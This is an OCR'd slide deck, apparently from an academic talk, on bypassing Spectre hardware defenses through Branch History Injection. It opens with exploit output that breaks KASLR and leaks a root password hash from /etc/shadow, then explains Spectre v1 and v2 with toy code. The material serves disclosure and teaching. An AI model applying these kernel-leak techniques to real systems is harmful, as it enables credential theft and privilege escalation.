A DIRTY LITTLE HISTORY


Bypassing Spectre Hardware Defenses to Leak Kernel Data

Enrico Barberis

Pietro Frigo

Marius Muench

Herbert Bos



Cristiano Giuffrida

VUSec

Vrije Universiteit Amsterdam

TL;DR

- Spectre affects most modern CPUs
  - You can leak data across privilege levels (e.g., User-to-Kernel)
- CPU vendors released HW defenses to thwart exploitation
- But do they actually work?

```
[+] Syscall time with large eviction set:   avg: 1008.09  min:  408  max: 2004
[+] Reducing eviction set size: done
[+] Syscall time with small eviction set:   avg: 431.95  min:  396  max: 1742
[+] Required time: 22 seconds
[+] Reload time without eviction:              avg: 11.61  min:   10  max:   13
[+] Reload time    with eviction:              avg: 88.71  min:   72  max:  427
[+] Checking if we can evict all entries:
    - Entry 0: 0 hits (avg time 84.564003)
    - Entry 1: 0 hits (avg time 75.975998)
    OK!
[+] Required time: 0 seconds
[+] Colliding history found after 12777 tries!
[+] Required time: 5 seconds
[+] Breaking KASLR...
[+] Done! page_offset_base = 0xffff8dd900000000
[+] Found /etc/shadow @ 0xffff8dda20945000
[+] Leaking root hash password:
root:$6$TOMlUV9Qp8yJz7gd$3ugl0Zh7EXt4JcNh52F3UGMOTMJuCvBVwXp0zhZs5KfvRMSuy2yAOU135
oFE5Bx5TBT./8lwFbvDzz8ERM0qu0:19055:0:99999:7:::
[+] Required time: 508 seconds
demo@i7-10700K:~$
```

We have leaked the root hash password!

😎


Outline

- Spectre-101
- Bypassing Spectre Hardware Defenses
- Branch History Injection
- Exploit + Live Demo

Spectre-101


Spectre 101

```
if (x < array.size) // size = 128
    y = array[x];
```




Spectre 101

```
if (x < array.size) // size = 128
    y = array[x];
```




Spectre 101

```
if (x < array.size) // size = 128
    y = array[x];
```




Spectre 101

```
if (x < array.size) // size = 128
    y = array[x];
```




Spectre 101

```
if (x < array.size) // size = 128
    y = array[x];
```




Spectre 101


```
if (x < array.size) // size = 128
    y = array[x];
```



Spectre 101


```
if (x < array.size) // size = 128
    y = array[x];
```






Spectre & Flush+Reload


```
if (x < array.size) // size = 128
    y = array[x];
    z = reload_buff[y];
```



Spectre & Flush+Reload


```
if (x < array.size) // size = 128
    y = array[x];
    z = reload_buff[y];
```






Spectre & Flush+Reload


```
if (x < array.size) // size = 128
    y = array[x];
    z = reload_buff[y];
```






Spectre & Flush+Reload


```
if (x < array.size) // size = 128
    y = array[x];
    z = reload_buff[y];
```






Spectre & Flush+Reload


```
if (x < array.size) // size = 128
    y = array[x];
    z = reload_buff[y];
```






Spectre & Flush+Reload


```
if (x < array.size) // size = 128
    y = array[x];
    z = reload_buff[y];
```






Spectre & Flush+Reload


```
if (x < array.size) // size = 128
    y = array[x];
    z = reload_buff[y];
```






Spectre & Flush+Reload


```
if (x < array.size) // size = 128
    y = array[x];
    z = reload_buff[y];
```






Spectre & Flush+Reload

```
if (x < array.size) // size = 128
    y = array[x];
    z = reload_buff[y];
```





Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```



```
void speak(Animal a) {
    a.talk();
}
```

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```



```
void speak(Animal a) {
    a.talk();
}
```


“meow” 🐱

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```




```
void speak(Animal a) {
    a.talk();
}
```

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```




```
void speak(Animal a) {
    a.talk();
}
```



Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```



Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```

"meow" 🐱

"woof" 🐶

BPU


BTB

TAG	TARGET
TAG_{cat}	"meow" 🐱
TAG_{dog}	"woof" 🐶
...	...

Spectre-v2

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```


```
void speak(Animal a) {
    a.talk();
}
```



Spectre-v2

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```


```
void speak(Animal a) {
    a.talk();
}
```



Spectre-v2

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```


```
void speak(Animal a) {
    a.talk();
}
```



Spectre-v2

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```




Spectre-v2


```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```

leak_secret 😈



Spectre-v2 capabilities



Spectre-v2 defenses

- Software
  - Intel: Retpoline

```
call rax
```

```
        call call_thunk
capture_spec:
        pause
        jmp capture_spec
call_thunk:
        mov [rsp], rax;
        ret
```

Spectre-v2 defenses


- Software
  - Intel: Retpoline
  - AMD: AMD Retpoline (= concept, != implementation)
  - Arm: Weird things 😢

Spectre-v2 defenses

- Software
  - Intel: Retpoline
  - AMD: AMD Retpoline (= concept, != implementation)
  - Arm: Weird things 😢
- Hardware
  - Intel: eIBRS
  - Arm: FEAT_CSV2

Spectre-v2 defenses


- Software
  - Intel: Retpoline
  - AMD: AMD Retpoline (= concept, != implementation)
  - Arm: Weird things 😢
- Hardware
  - Intel: eIBRS
  - Arm: FEAT_CSV2



Predictor-mode **isolation** in hardware


Intel eIBRS & Arm CSV2

Idea: tag BTB entries by security domain



Intel eIBRS & Arm CSV2

Idea: tag BTB entries by security domain




BTB

PRIV	TAG	TARGET
